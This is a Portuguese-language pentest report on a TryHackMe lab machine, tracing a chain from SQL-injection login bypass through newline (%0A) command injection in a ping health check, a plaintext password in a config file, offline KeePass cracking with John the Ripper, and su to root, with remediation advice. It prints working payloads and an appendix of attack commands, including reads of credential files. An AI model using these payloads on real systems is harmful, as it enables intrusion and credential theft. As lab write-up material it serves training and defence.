

RELATÓRIO PROFISSIONAL DE PENTEST

TryHackMe - Green Lights, Dark Corners

Responsável	Alex
Plataforma	TryHackMe - ambiente autorizado de CTF
Categoria	Pentest Web, Linux e Infraestrutura
Data	08 de agosto de 2026
Escopo	10.64.134.79 - NOC Portal
Classificação	Uso educacional e portfólio - flags e credenciais redigidas

Laboratório controlado. Nenhuma atividade descrita neste documento deve ser reproduzida fora de ambiente autorizado.

1. Controle do documento

Campo	Valor
Versão	1.0
Autor	Alex
Data de emissão	08/08/2026
Escopo	Máquina Green Lights, Dark Corners
Tratamento de dados	Flags, senhas e credenciais sensíveis foram omitidas ou redigidas

2. Resumo executivo

A avaliação identificou uma cadeia completa de comprometimento em uma aplicação interna de Network Operations Centre (NOC). A exploração começou com enumeração da superfície web e um bypass de autenticação por SQL Injection no endpoint /internal. O acesso ao dashboard revelou uma função de health check que executava comandos de sistema para realizar probes ICMP.

O parâmetro de destino possuía validação parcial, porém uma quebra de linha codificada em URL (%0A) permitiu injetar um segundo comando e obter execução remota como www-data. A pós-exploração revelou um arquivo de configuração legível pelo grupo do serviço web contendo credenciais em texto claro para o usuário Linux sysadmin.

Após acesso SSH como sysadmin, a enumeração local encontrou um backup de credenciais em formato KeePass (KDBX). O cofre utilizava uma master password fraca, recuperada offline com John the Ripper e a wordlist rockyou. O cofre continha uma credencial privilegiada que permitiu elevar privilégios localmente até root. O comprometimento final demonstrou impacto total sobre confidencialidade, integridade e disponibilidade do host.

ID	Achado	Severidade	Evidência	Impacto
F-01	SQL Injection no login interno	Alta	Bypass de autenticação e criação de sessão como operador	Acesso não autorizado ao NOC
F-02	Command Injection no Host Health	Crítica	%0A permitiu executar comandos como www-data	RCE no servidor
F-03	Credencial em texto claro em secret.config	Alta	Configuração legível por www-data continha senha de sysadmin	Movimento de conta de serviço para usuário Linux
F-04	Cofre KeePass exposto com master password fraca	Crítica	KDBX acessível a sysadmin e quebrado com wordlist comum	Exposição de credenciais de infraestrutura
F-05	Credencial root armazenada no cofre comprometido	Crítica	Entrada privilegiada no KeePass permitiu su para root	Comprometimento total do host

3. Escopo e objetivos

Objetivo técnico: obter acesso de usuário e privilégios de root na máquina autorizada do TryHackMe, preservando evidências, documentando hipóteses e evitando exposição pública de flags ou credenciais. O escopo incluiu o serviço web publicado na porta 5050, o endpoint SSH utilizado após a recuperação de credenciais e os mecanismos locais de controle de acesso.

Alvo da sessão: 10.64.134.79. Como se trata de uma instância efêmera de laboratório, o endereço IP é tratado apenas como identificador temporário do ambiente.

4. Metodologia aplicada

A condução seguiu um fluxo inspirado em PTES, OWASP WSTG e práticas de laboratórios ofensivos, priorizando enumeração e validação de hipóteses antes da exploração:

- Reconhecimento e fingerprinting
- Enumeração de diretórios e rotas
- Formulação de hipóteses com base em evidências
- Testes controlados de autenticação e injeção
- Exploração da aplicação
- Pós-exploração e enumeração Linux
- Escalada de privilégios
- Coleta e redaction de evidências
- Relatório e recomendações

5. Visão geral da cadeia de ataque

```
NOC Portal :5050
-> /internal descoberto por enumeração
-> SQL Injection no username
-> sessão autenticada como netops / operator
-> dashboard e Audit Log
-> Host Health /internal/health
-> bypass de validação com %0A
-> command injection / RCE como www-data
-> leitura de /opt/netops/secret.config
-> credencial plaintext do usuário sysadmin
-> SSH como sysadmin
-> ~/backups/infrastructure.kdbx
-> extração de hash KDBX + cracking offline
-> credencial privilegiada recuperada
-> su para root
-> objetivo final atingido
```

Green Lights, Dark Corners

CorpNet's internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look.

The portal is up. The services show  n. The audit log looks clean.

But clean logs can be written by anyone.

Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.

Figura 1 - Contexto narrativo do laboratório: portal ativo, logs aparentemente limpos e objetivo de alcançar o dashboard secreto.

6. Reconhecimento e enumeração

6.1 Fingerprinting da aplicação

A aplicação web relevante estava disponível na porta 5050. O portal se identificava como CorpNet Network Operations Centre e exibia a versão interna NOC Portal v2.4.1. O Wappalyzer indicou Flask 2.0.2 e Python 3.10.12; respostas posteriores também expuseram o header Werkzeug/2.0.2 Python/3.10.12.




Figura 2 - Fingerprinting tecnológico do portal com Wappalyzer.

6.2 Enumeração de conteúdo

```
gobuster dir \
-u http://10.64.134.79:5050/internal \
-w /usr/share/wordlists/dirb/common.txt \
-x txt,log,json,bak,old -t 30
```

A enumeração identificou rotas protegidas por autenticação. As respostas HTTP 302 redirecionavam para /internal, confirmando que as rotas existiam, embora não fossem acessíveis sem sessão.

Rota	Resposta	Interpretação
/internal	200	Tela de autenticação
/internal/dashboard	302 -> /internal	Dashboard existente e protegido
/internal/health	302 -> /internal	Health check existente e protegido
/internal/logout	302 -> /internal	Encerramento de sessão

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.64.134.79:5050/internal
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: old,txt,log,json,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/dashboard (Status: 302) [Size: 224] [→ http://10.64.134.79:5050/internal]
/health (Status: 302) [Size: 224] [→ http://10.64.134.79:5050/internal]
/logout (Status: 302) [Size: 224] [→ http://10.64.134.79:5050/internal]
Progress: 27678 / 27678 (100.00%)

Finished

(kali@kali)-[~]
$
```

Figura 3 - Gobuster confirmou dashboard, health e logout sob /internal.

7. Exploração web: SQL Injection no login

O formulário /internal utilizava POST e os parâmetros username e password. Testes de enumeração de usuário não produziram diferenças confiáveis de status, tamanho ou tempo de resposta. Em seguida, foram realizados testes mínimos de SQL Injection para validar se a entrada do username era concatenada em consulta SQL.

```
POST /internal
Content-Type: application/x-www-form-urlencoded

username=' OR 1=1 --
password=x
```

O payload com aspas simples e condição verdadeira retornou HTTP 302 para /internal/dashboard e criou um cookie de sessão. A sessão resultante foi associada ao usuário lógico netops com papel operator. Payloads com outras sintaxes não apresentaram o mesmo comportamento, reforçando a interferência direta do campo na consulta de autenticação.




Figura 4 - Tela de autenticação do NOC Portal descoberta em /internal.

7.1 Impacto

A falha permitiu bypass completo da autenticação sem conhecimento de credenciais válidas, fornecendo acesso às funcionalidades internas de monitoramento e aos registros de auditoria. O problema eliminou a principal barreira de acesso da aplicação.

8. Pós-autenticação: dashboard e Audit Log

Após o bypass, o dashboard apresentou informações sobre serviços, segmentos de rede e registros de auditoria. O portal mostrava 14 hosts monitorados e rotas para Host Health, Audit Log e Services.




Figura 5 - Dashboard interno acessado após o bypass de autenticação.

O Audit Log revelou atividades de usuários legítimos e, principalmente, entradas de health check contendo a sequência 127.0.0.1%0awhoami. Essa evidência direcionou a investigação para uma possível injeção de comandos via quebra de linha.

The screenshot shows the CORPNET NOC Audit Log. The top navigation bar is the same as in Figure 5. The left sidebar shows 'Overview' and 'Host Health' (3 alerts). The main content area displays the 'AUDIT LOG' with 27 entries. The table below shows the details of these events:

TIMESTAMP	OPERATOR	EVENT	DETAIL
2026-05-19 03:16:04	netops	HEALTH_CHECK	127.0.0.1%0awhoami
2026-05-19 03:15:52	netops	HEALTH_CHECK	127.0.0.10%awhoami
2026-05-19 03:15:39	netops	HEALTH_CHECK	127.0.0.1
2026-05-19 03:15:05	netops	LOGIN_OK	—
2026-05-19 03:14:38	' OR 1=1#	LOGIN_ERROR	—
2026-05-19 03:14:36	' OR 1=1#	LOGIN_ERROR	—
2026-05-19 03:14:09	admin' --	LOGIN_FAIL	—
2026-01-14 08:03:11	jmartin	LOGIN_OK	—
2026-01-14 08:04:02	jmartin	HEALTH_CHECK	10.0.1.4
2026-01-14 08:04:28	jmartin	HEALTH_CHECK	10.0.1.7

NOC Portal v2.4.1

Figura 6 - Audit Log com histórico de autenticação e probes de health check.

9. Command Injection no Host Health

A rota /internal/health aceitava um hostname ou endereço IPv4 e informava que enviaria dois ICMP echo requests. O backend exibia o comando executado no servidor, seguindo o padrão `ping -c 2 -W 1 <target>`.




Figura 7 - Funcionalidade Host Health utilizada como superfície de teste.

9.1 Caracterização do filtro

O caractere ponto e vírgula, quando decodificado para 127.0.0.1;whoami, era rejeitado pelo validador server-side como hostname inválido. Entretanto, a quebra de linha codificada em URL atravessou a validação.

```
target=127.0.0.1%0Awhoami

# Resultado relevante:
$ ping -c 2 -W 1 127.0.0.1
whoami
...
www-data
```

A resposta confirmou execução de um segundo comando no sistema operacional, retornando www-data. A vulnerabilidade foi, portanto, classificada como command injection com execução remota de comandos autenticada.

9.2 Causa provável

A aplicação validava o formato de hostname/IP de forma incompleta e posteriormente construía um comando shell com a entrada do usuário. A quebra de linha permitiu encerrar a primeira linha lógica e iniciar outro comando, contornando a filtragem de separadores mais óbvios.

10. Pós-exploração como www-data

Após confirmar RCE, foram utilizados comandos de baixo impacto para identificar o contexto de execução e localizar artefatos da aplicação.

```
whoami
id
pwd
ls -la
cat /etc/passwd
ls -la /home
```

O processo web executava como www-data e a aplicação estava em /opt/netops. O diretório continha app.py, netops.db, secret.config e templates. As permissões de secret.config eram root:www-data com leitura permitida ao grupo do servidor web.

```
pwd
/opt/netops

ls -la
-rw-r--r-- 1 root      root      app.py
-rw-rw---- 1 www-data www-data  netops.db
-rw-r----- 1 root      www-data  secret.config
drwxr-x--- 2 root      www-data  templates
```

10.1 Banco SQLite e evidência adicional

A leitura de strings do banco netops.db confirmou uma tabela users contendo username, password e role, além do histórico do audit_log. O banco também expôs um hash de senha do usuário lógico netops. Como já havia um arquivo de configuração legível, a investigação priorizou o segredo operacional em vez de cracking desnecessário do hash.

```
strings /opt/netops/netops.db

CREATE TABLE users (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  username TEXT UNIQUE NOT NULL,
  password TEXT NOT NULL,
  role TEXT NOT NULL DEFAULT 'viewer'
)
```

11. Credencial em texto claro e acesso SSH


O arquivo `/opt/netops/secret.config` continha parâmetros de aplicação e uma seção de backup agent. A configuração armazenava diretamente uma senha para executar o agente como o usuário `sysadmin`. O valor exato foi redigido neste relatório.

```
# /opt/netops/secret.config
[backup_agent]
run_as = sysadmin
password = [REDACTED]
```

A conta `sysadmin` existia no sistema com home `/home/sysadmin` e shell `/bin/bash`. A credencial exposta foi aceita pelo SSH, permitindo migrar da conta de serviço `www-data` para uma sessão interativa.

```
ssh sysadmin@10.64.134.79
# autenticação por senha recuperada do arquivo de configuração

whoami
sysadmin
```



```
sysadmin@tryhackme-2204: ~
Session Actions Edit View Help
Swap usage: 0%
file /home/kali/.ssh/history

* Ubuntu Pro delivers the most comprehensive open source security and
compliance features.

https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

213 updates can be applied immediately.
152 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue May 19 03:18:19 2026 from 192.168.230.214
sysadmin@tryhackme-2204:~$ ls
backups  user.txt
sysadmin@tryhackme-2204:~$ cat user.txt
REDACTED
sysadmin@tryhackme-2204:~$
```

Figura 8 - Acesso SSH como `sysadmin` e validação da `user flag`. O valor da `flag` foi redigido.

12. Enumeração local e busca por escalada de privilégios

A enumeração tradicional foi executada antes de assumir qualquer vetor específico. sysadmin não possuía privilégios sudo; SUIDs, capabilities, crontab e timers não apresentaram uma rota direta relevante.

```
sudo -l
# sysadmin is not in the sudoers file

find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
cat /etc/crontab
ls -la /etc/cron.d/
systemctl list-timers --all
```

A ausência de um vetor trivial levou a investigação para artefatos específicos do usuário e do serviço de backup.

12.1 Backup de credenciais

```
ls -la ~/backups
README.txt
infrastructure.kdbx
```

O README declarava explicitamente que exports periódicos do credential store eram colocados no diretório pelo backup agent e identificava infrastructure.kdbx como um banco KeePass de credenciais.

```
lines 1-18/18 (END)
^Zvzv^C
sysadmin@tryhackme-2204:~$ cat ~/backups/README.txt
Backup archive – infrastructure credentials

Periodic exports from the credential store are placed here by the backup agent.
Treat all files in this directory as CONFIDENTIAL.

infrastructure.kdbx – KeePass credential database

Contact the sysadmin team lead if you require access.
sysadmin@tryhackme-2204:~$ █
```

Figura 9 - README do diretório de backups descrevendo o arquivo KDBX como credential database.

13. KeePass, cracking offline e escalada final

O arquivo infrastructure.kdbx foi transferido para o Kali com SCP e analisado offline. A versão antiga de keepass2john disponível inicialmente não suportava o formato KDBX4, exigindo compilação de uma versão recente do John the Ripper Jumbo.

```
scp sysadmin@10.64.134.79:/home/sysadmin/backups/infrastructure.kdbx .
./keepass2john ~/infrastructure.kdbx > ~/keepass.hash
./john ~/keepass.hash --wordlist=/usr/share/wordlists/rockyou.txt
./john --show ~/keepass.hash
```

A master password do cofre foi recuperada em poucos segundos usando uma wordlist comum, demonstrando baixa resistência a ataque offline. O valor da master password foi omitido.

Ao abrir o cofre, foi identificada uma entrada de credencial privilegiada para root. A senha também foi redigida nas evidências publicáveis.




Figura 10 - Entrada privilegiada recuperada do KeePass. A senha foi redigida.

13.1 Root

O login SSH direto de root foi recusado, indicando restrição do daemon SSH. A credencial, entretanto, foi válida localmente. A partir da sessão sysadmin, o comando su - permitiu obter uma shell com UID 0.

```
ssh sysadmin@10.64.134.79
su -
whoami
root

cat /root/root.txt
# [REDACTED]
```

```

root@tryhackme-2204: ~
Session Actions Edit View Help
* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.
  https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
213 updates can be applied immediately.
152 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sat Aug  8 15:40:14 2026 from 192.168.160.57 ip / Root User Password - Sensitive
sysadmin@tryhackme-2204:~$ su -
Password:
root@tryhackme-2204:~# ls
root.txt  snap
root@tryhackme-2204:~# cat root.txt
REDACTED
root@tryhackme-2204:~#

```

Figura 11 - Escalada concluída para root e validação da root flag, com conteúdo redigido.

14. Detalhamento dos achados

F-01 - SQL Injection no login interno

Severidade: Alta

Descrição: O endpoint /internal concatenava ou processava o parâmetro username de forma insegura, permitindo que uma condição SQL verdadeira alterasse o fluxo de autenticação e criasse sessão válida.

Impacto: Bypass de autenticação e acesso a funcionalidades internas sensíveis.

Recomendação: Utilizar consultas parametrizadas/prepared statements, validar tipos e tamanhos de entrada, remover construção dinâmica de SQL e adicionar testes automatizados para SQL Injection.

F-02 - Command Injection no Host Health

Severidade: Crítica

Descrição: O parâmetro target era utilizado para compor um comando ping. A validação bloqueava alguns separadores, mas aceitava uma quebra de linha codificada em URL, permitindo execução de comandos adicionais.

Impacto: Execução remota de comandos no contexto www-data e acesso a arquivos do servidor.

Recomendação: Não utilizar shell para executar probes. Usar APIs/subprocess com lista de argumentos e shell=False, validar o alvo por parser estrito de IP/hostname e aplicar allowlist.

F-03 - Credencial plaintext em secret.config

Severidade: Alta

Descrição: Um arquivo de configuração pertencente a root e legível pelo grupo www-data armazenava a senha do usuário sysadmin em texto claro.

Impacto: Comprometimento de uma conta Linux interativa após RCE da aplicação.

Recomendação: Remover credenciais estáticas de arquivos, utilizar secret manager, restringir permissões, adotar credenciais de serviço não reutilizáveis e rotacionar imediatamente o segredo exposto.

F-04 - KeePass acessível com master password fraca

Severidade: Crítica

Descrição: O usuário comprometido possuía acesso a um banco KDBX contendo credenciais de infraestrutura. A master password foi quebrada offline com uma wordlist amplamente disponível.

Impacto: Exposição do credential store e de contas privilegiadas.

Recomendação: Utilizar master password longa e única, Argon2 com parâmetros robustos, key file/segundo fator quando aplicável, controles de acesso e criptografia/isolamento de backups.

F-05 - Credencial root no cofre comprometido

Severidade: Crítica

Descrição: O credential store continha senha funcional para a conta root. Uma vez quebrado o cofre, a credencial permitiu su para UID 0.

Impacto: Comprometimento total do sistema.

Recomendação: Evitar uso rotineiro de senha direta de root; preferir contas administrativas nominativas, sudo com least privilege, rotação periódica e MFA/PAM quando aplicável.

15. Plano de remediação priorizado

Prioridade	Ação	Prazo sugerido	Risco reduzido
P0	Corrigir command injection do health check e remover execução via shell	Imediato	RCE no servidor
P0	Corrigir SQL Injection do login com prepared statements	Imediato	Bypass de autenticação
P0	Rotacionar credenciais sysadmin/root e remover segredos plaintext	Imediato	Movimento lateral e root
P1	Substituir/fortalecer o cofre KeePass e proteger backups	24 horas	Exposição de credential store
P1	Revisar permissões de /opt/netops e remover leitura desnecessária por www-data	24 horas	Exposição de configuração
P2	Reduzir dados sensíveis no Audit Log e revisar retenção	7 dias	Information disclosure
P2	Aplicar monitoramento de login anômalo, RCE e acesso a arquivos de segredo	7 dias	Deteção
P3	Adicionar SAST/DAST e testes de segurança no pipeline	30 dias	Prevenção recorrente

16. Lições aprendidas

- Um banner/versionamento interno não deve ser tratado como vulnerabilidade por si só; a enumeração de rotas e comportamento trouxe evidências mais úteis.
- Respostas 302 em enumeração web podem confirmar rotas protegidas, mesmo sem acesso ao conteúdo.
- O SQL Injection clássico funcionou onde username enumeration e brute force ainda não possuíam base evidencial.
- O Audit Log, criado para segurança, acabou servindo como fonte de inteligência ao expor histórico de probes e payloads.
- Filtros baseados apenas em blacklist de caracteres são frágeis; o bypass com %0A demonstrou a importância de evitar shell e validar semanticamente a entrada.
- A pós-exploração deve priorizar arquivos e segredos acessíveis ao contexto comprometido antes de buscar exploits de kernel ou vetores ruidosos.
- SUID, capabilities e cron não apresentaram vetor útil; a pista contextual do backup agent levou ao credential store.
- Uma master password fraca transforma um cofre criptografado em um ponto único de falha quando o arquivo pode ser copiado para cracking offline.
- O encadeamento de falhas de severidades diferentes resultou em comprometimento total do host.

Apêndice A - Biblioteca de comandos

Reconhecimento e enumeração web

```
nmap -sC -sV -Pn -T4 <IP>
gobuster dir -u http://<IP>:5050/internal -w /usr/share/wordlists/dirb/common.txt -x txt,log,json,bak,old
-t 30
ffuf -u http://<IP>:5050/FUZZ -w <WORDLIST> -e .txt,.log,.json,.bak,.old
```

Teste de autenticação

```
curl -i -X POST http://<IP>:5050/internal \
--data-urlencode "username=' OR 1=1 -- " \
--data-urlencode "password=x"
```

Command Injection / Host Health

```
# body enviado via Burp Repeater
target=127.0.0.1%0Awhoami
target=127.0.0.1%0Aid
target=127.0.0.1%0Apwd
target=127.0.0.1%0Als%20-la
target=127.0.0.1%0Acat%20/opt/netops/secret.config
```

Pós-exploração Linux

```
cat /etc/passwd
ls -la /home
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
cat /etc/crontab
ls -la /etc/cron.d/
systemctl list-timers --all
```

Transferência e KeePass

```
scp sysadmin@<IP>:/home/sysadmin/backups/infrastructure.kdbx .
